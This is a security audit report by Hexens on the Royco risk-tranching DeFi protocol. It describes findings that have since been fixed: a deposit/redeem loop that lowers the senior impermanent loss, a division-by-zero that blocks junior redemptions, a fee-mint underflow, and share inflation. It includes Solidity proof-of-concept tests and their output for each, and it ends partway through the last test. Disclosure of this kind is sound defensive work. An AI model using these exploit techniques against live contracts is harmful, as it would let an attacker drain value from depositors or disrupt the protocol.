hexens x ROYCO

Security Review Report for Royco

January 2026

Table of Contents

1. About Hexens

Hexens is a pioneering cybersecurity firm dedicated to establishing robust security standards for Web3 infrastructure, driving secure mass adoption through innovative protection technology and frameworks. As an industry elite experts in blockchain security, we deliver comprehensive audit solutions across specialized domains, including infrastructure security, Zero Knowledge Proof, novel cryptography, DeFi protocols, and NFTs.

Our methodology combines industry-standard security practices combined with unique methodology of two teams per audit, continuously advancing the field of Web3 security. This innovative approach has earned us recognition from industry leaders.

Since our founding in 2021, we have built an exceptional portfolio of enterprise clients, including major blockchain ecosystems and Web3 platforms.

2. Executive Summary

This audit covers the Royco Protocol, a perpetual risk-tranching protocol. It divides yield opportunities into senior and junior tranches. The senior tranche is protected, at a minimum, from a market-defined drawdown percentage in the underlying investment, with the junior tranche serving as first-loss capital. In exchange, the junior tranche receives a portion of the senior yield in addition to its own, effectively providing leveraged exposure.

Our review was conducted over 10 days and included a comprehensive analysis of all Solidity smart contracts.

During the assessment, we identified three medium-severity vulnerabilities, one of which could allow an attacker to reduce the senior tranche's impermanent loss. Additionally, we reported two low-severity issues and eight informational findings.

All identified issues were either remediated or formally acknowledged by the development team and subsequently verified by our auditors.

Following the remediation phase, we conclude that the protocol's overall security posture and code quality have been significantly improved as a result of this audit.

3. Security Review Details

Review Led by

Trung Dinh, Lead Security Researcher

Scope

The analyzed resources are located on:

- https://github.com/roycoprotocol/royco-dawn/tree/ea3702466967a5dae1c2fd67b925dd6b25f79217

During the audit, the following PRs/commits were added to the scope and also reviewed:

- PR 31: https://github.com/roycoprotocol/royco-dawn/commit/6e95bc7fa70795357e672cd22baaeef2ab79fb84
- PR 33: https://github.com/roycoprotocol/royco-dawn/commit/0c8ce561f1a6bd999ebfa15576f8c9dc52494e48
- PR 34: https://github.com/roycoprotocol/royco-dawn/commit/ab64a6556d0f2ec766c3d8ae3865a0456383c1b1
- PR 36: https://github.com/roycoprotocol/royco-dawn/commit/1a4cf83ee8da16eef780de3360e5ca661b16cd94
- PR 38: https://github.com/roycoprotocol/royco-dawn/commit/0620dc52a74bc7c30818dbdb62ba4dd37017fd16

Changelog

20 January 2026	Audit start
3 February 2026	Initial report
5 February 2026	Revision received
9 February 2026	Final report

4. Severity Structure

The vulnerability severity is calculated based on two components:

1. Impact of the vulnerability
2. Probability of the vulnerability

Impact	Probability			
	Rare	Unlikely	Likely	Very likely
Low	Low	Low	Medium	Medium
Medium	Low	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

- **Severity Characteristics**

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities that are highly likely to be exploited and can lead to catastrophic outcomes, such as total loss of protocol funds, unauthorized governance control, or permanent disruption of contract functionality.

High

Vulnerabilities that are likely to be exploited and can cause significant financial losses or severe operational disruptions, such as partial fund theft or temporary asset freezing.

Medium	Vulnerabilities that may be exploited under specific conditions and result in moderate harm, such as operational disruptions or limited financial impact without direct profit to the attacker.
Low	Vulnerabilities with low exploitation likelihood or minimal impact, affecting usability or efficiency but posing no significant security risk.
Informational	Issues that do not pose an immediate security risk but are relevant to best practices, code quality, or potential optimizations.


- **Issue Symbolic Codes**


Each identified and validated issue is assigned a unique symbolic code during the security research stage.

Due to the structure of the vulnerability reporting flow, some rejected issues may be missing.

5. Findings Summary

Severity	Number of findings
Critical	0
High	0
Medium	3
Low	2
Informational	8
Total:	**13**





6. Weaknesses

This section contains the list of discovered weaknesses.

ROYCO2-9 | Attacker can lower the stImpermanentLoss by repeatedly depositing into and redeeming from ST

Fixed

Severity:	Probability:	Impact:
Medium	Rare	High

Path:

src/accountant/RoycoAccountant.sol:postOpSyncTrancheAccounting()

Description:

The storage variable **$.lastSTImpermanentLoss** indicates the impermanent loss that ST has suffered after exhausting JT's loss-absorption buffer. This variable has the highest priority loss, such that when either JT or ST receives yield, it will be used to cover this loss first.

This loss from ST is a burden for the JT suppliers because JT gains will now go to ST instead. However, there is a way for the JT attacker to lower this value to a negligible amount.

In the function **RoycoAccountant.postOpSyncTrancheAccounting()**, there is an **if** block to handle the case when a user redeems shares from the Senior Tranche.

```
if (_op == Operation.ST_REDEEM) {
    NAV_UNIT preWithdrawalSTEffectiveNAV = stEffectiveNAV;
    // The actual amount withdrawn from ST effective NAV could be from both tranches (its own share of its NAV, coverage applied, IL repayments, etc.)
    stEffectiveNAV = preWithdrawalSTEffectiveNAV - (_stRedeemPreOpNAV + _jtRedeemPreOpNAV);
    // The withdrawing senior LP has realized its proportional share of past uncovered losses and associated recovery optionality, rounding in favor of senior
    if (stImpermanentLoss != ZERO_NAV_UNITS) {
        stImpermanentLoss = stImpermanentLoss.mulDiv(stEffectiveNAV, preWithdrawalSTEffectiveNAV, Math.Rounding.Ceil);
    }
```

Within this **if** block, we can see that **stImpermanentLoss** is reduced proportionally with the withdrawn effective ST NAV.

The mechanism above is a flaw, since the attacker can deposit into ST and then redeem immediately. By doing so, the value of **stImpermanentLoss** will be reduced proportionally.

Remediation:

Consider disabling the deposit of the senior tranche in a period of time when the stImpermanentLoss> 0.

Proof-of-Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { Math } from "../../../lib/openzeppelin-contracts/contracts/utils/math/Math.sol";
import { WAD } from "../../../src/libraries/Constants.sol";
import { AssetClaims, TrancheType } from "../../../src/libraries/Types.sol";
import { SyncedAccountingState } from "../../../src/libraries/Types.sol";
import { NAV_UNIT, TRANCHE_UNIT, toTrancheUnits, toUint256 } from "../../../src/libraries/Units.sol";
import { UnitsMathLib } from "../../../src/libraries/Units.sol";
import { UtilsLib } from "../../../src/libraries/UtilsLib.sol";
import { MainnetForkWithAaveTestBase } from "./base/MainnetForkWithAaveBaseTest.t.sol";
import { IRoycoAccountant } from "../../../src/interfaces/IRoycoAccountant.sol";

import "forge-std/console.sol";
import "forge-std/StdError.sol";

contract Hexens is MainnetForkWithAaveTestBase {
    using Math for uint256;
    using UnitsMathLib for TRANCHE_UNIT;
    using UnitsMathLib for NAV_UNIT;

    function setUp() public {
        _setUpRoyco();
    }

    function testPoc_1() external {
        console.log("\n\n");

        // Deposit into JT
        address jtDepositor = ALICE_ADDRESS;
        uint jtDepositAmount = 300e6;
        vm.startPrank(jtDepositor);
        USDC.approve(address(JT), jtDepositAmount);
        JT.deposit(toTrancheUnits(jtDepositAmount), jtDepositor, jtDepositor);
        vm.stopPrank();

        // Deposit into ST
        address stDepositor = BOB_ADDRESS;
        uint stDepositAmount = 1000e6;
        vm.startPrank(stDepositor);
        USDC.approve(address(ST), stDepositAmount);
```

```
ST.deposit(toTrancheUnits(stDepositAmount), stDepositor, stDepositor);
vm.stopPrank();

_logState("LOG 0 - after deposit ST + JT");

// ST loss - stImpermanentLoss > 0
uint256 stLossAmount = 400e6;
vm.prank(address(MOCK_UNDERLYING_ST_VAULT));
USDC.transfer(CHARLIE_ADDRESS, stLossAmount);

_logState("LOG 1 - after ST loss");

/// ---- Attack here ----

uint stImpermanentLossBefore = NAV_UNIT.unwrap(_getState().stImpermanentLoss);

// deposit into JT to make the ST deposit satisfy the COVERAGE
vm.startPrank(jtDepositor);
USDC.approve(address(JT), jtDepositAmount);
JT.deposit(toTrancheUnits(jtDepositAmount), jtDepositor, jtDepositor);
vm.stopPrank();

_logState("LOG 2 - after JT deposit again");

uint usdcBalanceBefore = USDC.balanceOf(stDepositor);
for (uint i = 0; i < 10; ++i) {
    // Deposit to ST
    vm.startPrank(stDepositor);
    USDC.approve(address(ST), 500e6);
    (uint shares, ) = ST.deposit(toTrancheUnits(500e6), stDepositor, stDepositor);
    vm.stopPrank();

    // Redeem from ST
    vm.startPrank(stDepositor);
    ST.redeem(shares, stDepositor, stDepositor);
    vm.stopPrank();
}

_logState("LOG 3 - after the attack");

uint stImpermanentLossAfter = NAV_UNIT.unwrap(_getState().stImpermanentLoss);
assertGt(stImpermanentLossBefore, stImpermanentLossAfter * 80); // the ST IL is reduced by 80x
```

```
        console.log("loss gap =", stImpermanentLossBefore / stImpermanentLossAfter);
        console.log("total usdc loss =", usdcBalanceBefore - USDC.balanceOf(stDepositor)); // Just some wei
    }

    function _getState() internal view returns (SyncedAccountingState memory) {
        (SyncedAccountingState memory state,,) =
KERNEL.previewSyncTrancheAccounting(TrancheType.JUNIOR);
        return state;
    }

    function _logState(string memory name) internal {
        (SyncedAccountingState memory state,,) =
KERNEL.previewSyncTrancheAccounting(TrancheType.JUNIOR);

        uint ltv = UtilsLib.computeLTV(state.stEffectiveNAV, state.stImpermanentLoss, state.jtEffectiveNAV);

        console.log("----------%s----------", name);
        console.log("marketState =", uint(state.marketState));
        console.log("stRawNAV =", NAV_UNIT.unwrap(state.stRawNAV));
        console.log("jtRawNAV =", NAV_UNIT.unwrap(state.jtRawNAV));
        console.log("stEffectiveNAV =", NAV_UNIT.unwrap(state.stEffectiveNAV));
        console.log("jtEffectiveNAV =", NAV_UNIT.unwrap(state.jtEffectiveNAV));
        console.log("stImpermanentLoss =", NAV_UNIT.unwrap(state.stImpermanentLoss));
        console.log("jtCoverageImpermanentLoss =", NAV_UNIT.unwrap(state.jtCoverageImpermanentLoss));
        console.log("jtSelfImpermanentLoss =", NAV_UNIT.unwrap(state.jtSelfImpermanentLoss));
        console.log("ltv = %d || LLTV = %d", ltv, LLTV);
        console.log("--------------------------");
    }

    function _logClaim(string memory claimName, TrancheType claimType) internal {
        (, AssetClaims memory claim,) = KERNEL.previewSyncTrancheAccounting(claimType);

        console.log("---------------------- CLAIM:", claimName);
        console.log("stAssets =", TRANCHE_UNIT.unwrap(claim.stAssets));
        console.log("jtAssets =", TRANCHE_UNIT.unwrap(claim.jtAssets));
        console.log("nav =", NAV_UNIT.unwrap(claim.nav));
        console.log("----------------------\n");
    }
}
```

Run the file using:

```
forge test --match-test testPoc_1 -vv
```

Output:

```
----------LOG 0 - after deposit ST + JT----------
marketState = 0
stRawNAV = 1000000000000000000000
jtRawNAV = 299999999000000000000
stEffectiveNAV = 1000000000000000000000
jtEffectiveNAV = 299999999000000000000
stImpermanentLoss = 0
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 1000000000000
ltv = 769230769822485208 || LLTV = 970000000000000000
-------------------------
----------LOG 1 - after ST loss----------
marketState = 0
stRawNAV = 600000000000000000000
jtRawNAV = 299999999000000000000
stEffectiveNAV = 899999999000000000000
jtEffectiveNAV = 0
stImpermanentLoss = 100000001000000000000
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 1000000000000
ltv = 1111111112345679014 || LLTV = 970000000000000000
-------------------------
----------LOG 2 - after JT deposit again----------
marketState = 0
stRawNAV = 600000000000000000000
jtRawNAV = 599999998000000000000
stEffectiveNAV = 899999999000000000000
jtEffectiveNAV = 299999999000000000000
stImpermanentLoss = 100000001000000000000
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 2000000000000
ltv = 833333334722222225 || LLTV = 970000000000000000
-------------------------
----------LOG 3 - after the attack----------
marketState = 0
stRawNAV = 896383695000000000000
jtRawNAV = 303616308000000000000
stEffectiveNAV = 900000009000000000000
jtEffectiveNAV = 299999994000000000000
stImpermanentLoss = 1205435874318094989
jtCoverageImpermanentLoss = 0
```

```
jtSelfImpermanentLoss = 5466071224569
ltv = 751004535517753741 || LLTV = 970000000000000000
-------------------------
loss gap = 82
total usdc loss = 10
```

Barrier

- Because **stImpermanentLoss > 0**, the JT is already drained. The attacker needs to deposit some amount into the JT to make the attack satisfy the coverage requirement. However, this loss will be acceptable for the attacker if **stImpermanentLoss** is bigger than the amount required for JT to fulfill the coverage requirement.
- Depositing and then withdrawing from/to the ST will incur some loss for the attacker due to rounding; however, this amount is only a few wei.

ROYCO2-1 | JT may be unable to redeem their shares due to division by zero

Fixed

Severity:	Probability:	Impact:
Medium	Rare	High

Path:

src/accountant/RoycoAccountant.sol#L197-L200

Description:

In the function **RoycoAccountant.postOpSyncTrancheAccounting()**, if the designated operation is **ST_DECREASE_NAV** or **JT_DECREASE_NAV**, the following calculation is performed:

```
jtImpermanentLoss = $.lastJTSelfImpermanentLoss;
if (jtImpermanentLoss != ZERO_NAV_UNITS) {
    $.lastJTSelfImpermanentLoss = jtImpermanentLoss.mulDiv(
        _jtRawNAV,
        $.lastJTRawNAV,
        Math.Rounding.Floor
    );
}
```

The calculation above is used to scale down the junior tranche impermanent loss proportionally to the withdrawn JT raw NAV. However, this calculation does not check whether **$.lastJTRawNAV** is 0. As a consequence, if **$.lastJTRawNAV == 0**, the division causes the redemption to revert, and the tranche redemption cannot be completed.

In more detail, we consider each case when redeeming from ST and JT.

Redeeming from Senior tranche:

```
// If some coverage was realized by this ST LP
if (deltaJT != 0) {
    // JT raw NAV that is leaving the market realizes its proportional share of past JT losses
    // from its own depreciation, rounding in favor of senior
    NAV_UNIT jtSelfImpermanentLoss = $.lastJTSelfImpermanentLoss;
    if (jtSelfImpermanentLoss != ZERO_NAV_UNITS) {
        $.lastJTSelfImpermanentLoss = jtSelfImpermanentLoss.mulDiv(
            _jtRawNAV,
            $.lastJTRawNAV,
```

```
            Math.Rounding.Floor
        );
    }
}
```

In this scenario, the function requires **deltaJT != 0** in order to modify **lastJTSelfImpermanentLoss**. This condition cannot be satisfied when **$.lastJTRawNAV == 0**, since there is no junior tranche liquidity available to provide coverage. As a result, the division by zero path is not reachable when redeeming from the senior tranche.

Redeeming from Junior tranche:

```
jtImpermanentLoss = $.lastJTSelfImpermanentLoss;
if (jtImpermanentLoss != ZERO_NAV_UNITS) {
    $.lastJTSelfImpermanentLoss = jtImpermanentLoss.mulDiv(
        _jtRawNAV,
        $.lastJTRawNAV,
        Math.Rounding.Floor
    );
}
```

This scenario differs because it does not require **deltaJT != 0** to perform the impermanent loss adjustment. Therefore, if **$.lastJTRawNAV == 0** while **lastJTSelfImpermanentLoss** is non-zero, the division by zero occurs and the junior tranche redemption reverts. The maximum loss that can be realized in this case is capped by the yield previously earned by the junior tranche from the senior tranche when the senior tranche generated yield.

Remediation:

Consider calculating the **lastJTSelfImpermanentLoss** only when the **$.lastJTRawNAV** is different from **0**.

Proof-of-Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { Math } from "../../../lib/openzeppelin-contracts/contracts/utils/math/Math.sol";
import { WAD } from "../../../src/libraries/Constants.sol";
import { AssetClaims, TrancheType } from "../../../src/libraries/Types.sol";
import { SyncedAccountingState } from "../../../src/libraries/Types.sol";
import { NAV_UNIT, TRANCHE_UNIT, toTrancheUnits, toUint256 } from "../../../src/libraries/Units.sol";
import { UnitsMathLib } from "../../../src/libraries/Units.sol";
import { UtilsLib } from "../../../src/libraries/UtilsLib.sol";
import { MainnetForkWithAaveTestBase } from "./base/MainnetForkWithAaveBaseTest.t.sol";
import { IRoycoAccountant } from "../../../src/interfaces/IRoycoAccountant.sol";

import "forge-std/console.sol";
import "forge-std/StdError.sol";

contract Hexens is MainnetForkWithAaveTestBase {
    using Math for uint256;
    using UnitsMathLib for TRANCHE_UNIT;
    using UnitsMathLib for NAV_UNIT;

    function setUp() public {
        _setUpRoyco();
    }

    function testPoc_1() external {
        console.log("\n\n");

        // Deposit into JT
        address jtDepositor = ALICE_ADDRESS;
        uint jtDepositAmount = 1000e6;
        vm.startPrank(jtDepositor);
        USDC.approve(address(JT), jtDepositAmount);
        JT.deposit(toTrancheUnits(jtDepositAmount), jtDepositor, jtDepositor);
        vm.stopPrank();

        // Deposit into ST
        address stDepositor = BOB_ADDRESS;
        uint stDepositAmount = 1000e6;
        vm.startPrank(stDepositor);
        USDC.approve(address(ST), stDepositAmount);
```

```
ST.deposit(toTrancheUnits(stDepositAmount), stDepositor, stDepositor);
vm.stopPrank();

_logState("LOG 0 - after deposit ST + JT");

// ST Gain
vm.prank(DAN_ADDRESS);
USDC.transfer(address(MOCK_UNDERLYING_ST_VAULT), 500e6);

// sync accounting
vm.startPrank(jtDepositor);
USDC.approve(address(JT), jtDepositAmount);
JT.deposit(toTrancheUnits(1e6), jtDepositor, jtDepositor);
vm.stopPrank();

skip(1 days);

_logState("LOG 1 - after ST gain");

// JT loss - exhausted
uint256 jtLossAmount = AUSDC.balanceOf(address(KERNEL));
vm.prank(address(KERNEL));
AUSDC.transfer(CHARLIE_ADDRESS, jtLossAmount);

_logState("LOG 2 - after JT loss");

// // ST Loss
// uint stLossAmount = 10e6;
// vm.prank(address(MOCK_UNDERLYING_ST_VAULT));
// USDC.transfer(DAN_ADDRESS, stLossAmount);

// _logState("LOG 3 - after ST loss");

// Redeem from ST
vm.startPrank(stDepositor);
ST.redeem(ST.balanceOf(stDepositor), stDepositor, stDepositor);
vm.stopPrank();

_logState("LOG 3 - after ST redeem");

// Redeem from JT
vm.startPrank(jtDepositor);
uint jtShares = JT.balanceOf(jtDepositor) / 10;
```

```
        (uint256 requestId,) = JT.requestRedeem(jtShares, jtDepositor, jtDepositor);
        vm.stopPrank();

        vm.warp(block.timestamp + JT_REDEMPTION_DELAY_SECONDS);

        vm.startPrank(jtDepositor);
        vm.expectRevert(stdError.divisionError);
        JT.redeem(jtShares, jtDepositor, jtDepositor, requestId);
        vm.stopPrank();
    }

    function _logState(string memory name) internal {
        (SyncedAccountingState memory state,,) =
KERNEL.previewSyncTrancheAccounting(TrancheType.JUNIOR);

        uint ltv = UtilsLib.computeLTV(state.stEffectiveNAV, state.stImpermanentLoss, state.jtEffectiveNAV);

        console.log("-----------%s------------", name);
        console.log("marketState =", uint(state.marketState));
        console.log("stRawNAV =", NAV_UNIT.unwrap(state.stRawNAV));
        console.log("jtRawNAV =", NAV_UNIT.unwrap(state.jtRawNAV));
        console.log("stEffectiveNAV =", NAV_UNIT.unwrap(state.stEffectiveNAV));
        console.log("jtEffectiveNAV =", NAV_UNIT.unwrap(state.jtEffectiveNAV));
        console.log("stImpermanentLoss =", NAV_UNIT.unwrap(state.stImpermanentLoss));
        console.log("jtCoverageImpermanentLoss =", NAV_UNIT.unwrap(state.jtCoverageImpermanentLoss));
        console.log("jtSelfImpermanentLoss =", NAV_UNIT.unwrap(state.jtSelfImpermanentLoss));
        console.log("ltv = %d || LLTV = %d", ltv, LLTV);
        console.log("--------------------------");
    }

    function _logClaim(string memory claimName, TrancheType claimType) internal {
        (, AssetClaims memory claim,) = KERNEL.previewSyncTrancheAccounting(claimType);

        console.log("---------------------- CLAIM:", claimName);
        console.log("stAssets =", TRANCHE_UNIT.unwrap(claim.stAssets));
        console.log("jtAssets =", TRANCHE_UNIT.unwrap(claim.jtAssets));
        console.log("nav =", NAV_UNIT.unwrap(claim.nav));
        console.log("----------------------\n");
    }
}
```

Run the file using:

```
forge test --match-test testPoc_1 -vv
```

Output:

```
----------LOG 0 - after deposit ST + JT----------
marketState = 0
stRawNAV = 1000000000000000000
jtRawNAV = 999999999000000000
stEffectiveNAV = 1000000000000000000
jtEffectiveNAV = 999999999000000000
stImpermanentLoss = 0
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 0
ltv = 500000000250000001 || LLTV = 970000000000000000
--------------------------
----------LOG 1 - after ST gain----------
marketState = 0
stRawNAV = 1499999999000000000
jtRawNAV = 100109824800000000000
stEffectiveNAV = 1455312499070000000039
jtEffectiveNAV = 1045785747929999999961
stImpermanentLoss = 0
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 0
ltv = 581869385105366475 || LLTV = 970000000000000000
--------------------------
----------LOG 2 - after JT loss----------
marketState = 0
stRawNAV = 1499999999000000000000
jtRawNAV = 0
stEffectiveNAV = 1455312499070000000039
jtEffectiveNAV = 44687499929999999961
stImpermanentLoss = 0
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 1000999999000000000000
ltv = 970208333360138889 || LLTV = 970000000000000000
--------------------------
----------LOG 3 - after ST redeem----------
marketState = 0
stRawNAV = 90218750000000000000
```

```
jtRawNAV = 0
stEffectiveNAV = 45531250070000000039
jtEffectiveNAV = 44687499929999999961
stImpermanentLoss = 0
jtCoverageImpermanentLoss = 0
jtSelfImpermanentLoss = 1000999999000000000000
ltv = 504676135171458262 || LLTV = 970000000000000000
------------------------
```

ROYCO2-2 | Accrued JT Protocol Fees Become Unmintable When Effective NAV Reaches Zero, Blocking Future Syncs

Fixed

Severity:	Probability:	Impact:
Medium	Rare	High

Path:

src/tranches/base/RoycoVaultTranche.sol#L662

Description:

Protocol fees on JT/ST gains are minted during the pre sync phase, it is possible that in the previous sync the **jtEffectiveNAV** was reduced to 0 because of a ST coverage, while having **jtProtocolFeeAccrued** accrued from a JT gain.

In the next sync triggered by deposit/withdraw/sync call, it will try to mint these protocol fees with a **jtEffectiveNAV** of 0, causing a underflow error.

```
function previewMintProtocolFeeShares(NAV_UNIT _protocolFeeAssets,NAV_UNIT _trancheTotalAssets){
    // Compute the shares to be minted to the protocol fee recipient to satisfy the ratio of total assets that the fee represents
    // Subtract fee assets from total tranche assets because fees are included in total tranche assets
    // Round in favor of the tranche
    uint256 totalShares = totalSupply();
    protocolFeeSharesMinted = _convertToShares(_protocolFeeAssets, totalShares, (_trancheTotalAssets - _protocolFeeAssets), Math.Rounding.Floor);
```

Remediation:

Consider not minting protocol fee shares if **_trancheTotalAssets - _protocolFeeAssets <= 0**.

Proof-of-Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import {
    Math
} from "../../../lib/openzeppelin-contracts/contracts/utils/math/Math.sol";
import {WAD} from "../../../src/libraries/Constants.sol";
import {AssetClaims, TrancheType} from "../../../src/libraries/Types.sol";
import {SyncedAccountingState} from "../../../src/libraries/Types.sol";
import {
    NAV_UNIT,
    TRANCHE_UNIT,
    toTrancheUnits,
    toUint256
} from "../../../src/libraries/Units.sol";
import {UnitsMathLib} from "../../../src/libraries/Units.sol";
import {UtilsLib} from "../../../src/libraries/UtilsLib.sol";
import {
    MainnetForkWithAaveTestBase
} from "./base/MainnetForkWithAaveBaseTest.t.sol";
import {IRoycoAccountant} from "../../../src/interfaces/IRoycoAccountant.sol";

import "forge-std/console.sol";
import "forge-std/StdError.sol";

contract Hexens is MainnetForkWithAaveTestBase {
    using Math for uint256;
    using UnitsMathLib for TRANCHE_UNIT;
    using UnitsMathLib for NAV_UNIT;

    function setUp() public {
        _setUpRoyco();
    }

    function testPoc_2() external {
        // Deposit into JT
        address jtDepositor = ALICE_ADDRESS;
        uint jtDepositAmount = 1000e6;
        vm.startPrank(jtDepositor);
        USDC.approve(address(JT), jtDepositAmount);
        JT.deposit(toTrancheUnits(jtDepositAmount), jtDepositor, jtDepositor);
```

```
        vm.stopPrank();

        // Deposit into ST
        address stDepositor = BOB_ADDRESS;
        uint stDepositAmount = 3000e6;
        vm.startPrank(stDepositor);
        USDC.approve(address(ST), stDepositAmount);
        ST.deposit(toTrancheUnits(stDepositAmount), stDepositor, stDepositor);
        vm.stopPrank();

        skip(1 days);
        vm.prank(OWNER_ADDRESS);
        KERNEL.syncTrancheAccounting();

        vm.prank(address(MOCK_UNDERLYING_ST_VAULT));
        USDC.transfer(CHARLIE_ADDRESS, 999e6); // remove 99.9% of JT by ST coverage

        skip(1);
        vm.prank(OWNER_ADDRESS);

        KERNEL.syncTrancheAccounting();

        vm.prank(address(MOCK_UNDERLYING_ST_VAULT)); // Remove all JT by ST coverage -> leaving 0
effective JT
        USDC.transfer(CHARLIE_ADDRESS, 5e6);

        skip(100); // <- the yield accrued in this skip is what causes the revert, if you remove this it won't revert.
        vm.prank(OWNER_ADDRESS);

        vm.expectRevert(); // Reverts because it tries to mint protocol shares while there is no effective JT
        KERNEL.syncTrancheAccounting();
    }
}
```

ROYCO2-16 | The AAVE JT Kernel can be inflated through a direct transfer of ATokens, potentially cause the significant loss of protocol fees

Fixed

Severity:	Low	Probability:	Rare	Impact:	Medium

Path:

src/kernels/base/junior/AaveV3_JT_Kernel.sol

Description:

In AaveV3_JT_Kernel, the total NAV value of its tranche is determined by the AToken balance held in the kernel.

```
function _getJuniorTrancheRawNAV() internal view override(RoycoKernel) returns (NAV_UNIT) {
    // The tranche's balance of the AToken is the total assets it is owed from the Aave pool
    /// @dev This does not treat illiquidity in the Aave pool as a loss: we assume that total lent and interest will be withdrawable at some point
    return jtConvertTrancheUnitsToNAVUnits(toTrancheUnits(IERC20(JT_ASSET_ATOKEN).balanceOf(address(this))));
}
```

Consequently, the asset-to-share exchange rate in the kernel can be inflated by directly transferring ATokens into it.

Once inflated, protocol fees minted via the **previewMintProtocolFeeShares()** function may result in zero shares because the share calculation uses rounding down. Over time, this can cause the protocol to lose a significant amount of revenue, as multiple fee-minting events may result in zero shares.

```
function previewMintProtocolFeeShares(
        NAV_UNIT _protocolFeeAssets,
        NAV_UNIT _trancheTotalAssets
    )
        public
        view
        virtual
        override(IRoycoVaultTranche)
        returns (uint256 protocolFeeSharesMinted, uint256 totalTrancheShares)
    {
```

```
        // Compute the shares to be minted to the protocol fee recipient to satisfy the ratio of total assets that the fee represents
        // Subtract fee assets from total tranche assets because fees are included in total tranche assets
        // Round in favor of the tranche
        uint256 totalShares = totalSupply();
        protocolFeeSharesMinted = _convertToShares(_protocolFeeAssets, totalShares, (_trancheTotalAssets - _protocolFeeAssets), Math.Rounding.Floor);

        // The total tranche shares include the protocol fee shares and virtual shares
        totalTrancheShares = _withVirtualShares(totalShares + protocolFeeSharesMinted);
    }
```

Example scenario:

- **_decimalsOffset** in the kernel is 0, both the initial virtual shares and virtual assets are 1.
- An attacker first deposits 1 wei of assets into the kernel and receives 1 wei of shares in return.
- The attacker directly transfers 2e18 ATokens wei to the kernel, inflating the exchange rate to: (2e18 + 2) / 2 = 1e18 + 1
- As a result, any deposit smaller than 1e18 ATokens will receive 0 shares.
- Once profit is realized, protocol fee shares are minted based on the fee value. If the fee value is less than 1e18, no shares will be minted.
- Because the fee value cannot be accumulated or controlled, a significant amount of fees may be lost after repeatedly minting zero shares for any fee value lower than 1e18.
- In this way, an attacker spends just 2e18 ATokens to inflate the share rate, but causes the protocol to lose a much larger amount of fees.

Remediation:

Consider accumulating fees and minting only when the fee amount is sufficient to receive at least 1 share, or preventing share rate inflation by setting a minimum deposit amount.

Proof-of-Concept:

Place this file in **test/kernels/ERC4626_ST_AAVE_V3_JT/** folder and run **forge test --match-test testPoc_Inflation -vv**.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { Vm } from "../../../lib/forge-std/src/Vm.sol";
import { IERC20 } from "../../../lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol";
import { DeployScript } from "../../../script/Deploy.s.sol";
import { NAV_UNIT, TRANCHE_UNIT, toNAVUnits, toTrancheUnits, toUint256 } from "../../../src/libraries/Units.sol";
import { BaseTest } from "../../base/BaseTest.t.sol";
import { ERC4626Mock } from "../../mock/ERC4626Mock.sol";
import { IPool } from "../../../src/interfaces/external/aave/IPool.sol";
import { SyncedAccountingState, TrancheType } from "../../../src/libraries/Types.sol";
import { IRoycoKernel } from "../../../src/interfaces/kernel/IRoycoKernel.sol";
import { console } from "forge-std/Test.sol";

contract PoC is BaseTest {
    /// @dev Maximum absolute delta for tranche unit comparisons (accounts for Aave rounding)
    TRANCHE_UNIT internal AAVE_MAX_ABS_TRANCHE_UNIT_DELTA = toTrancheUnits(3);
    NAV_UNIT internal AAVE_MAX_ABS_NAV_DELTA = toNAVUnits(toUint256(AAVE_MAX_ABS_TRANCHE_UNIT_DELTA) * 10 ** 12); // NAVs are scaled to WAD and USDC has 6 decimals
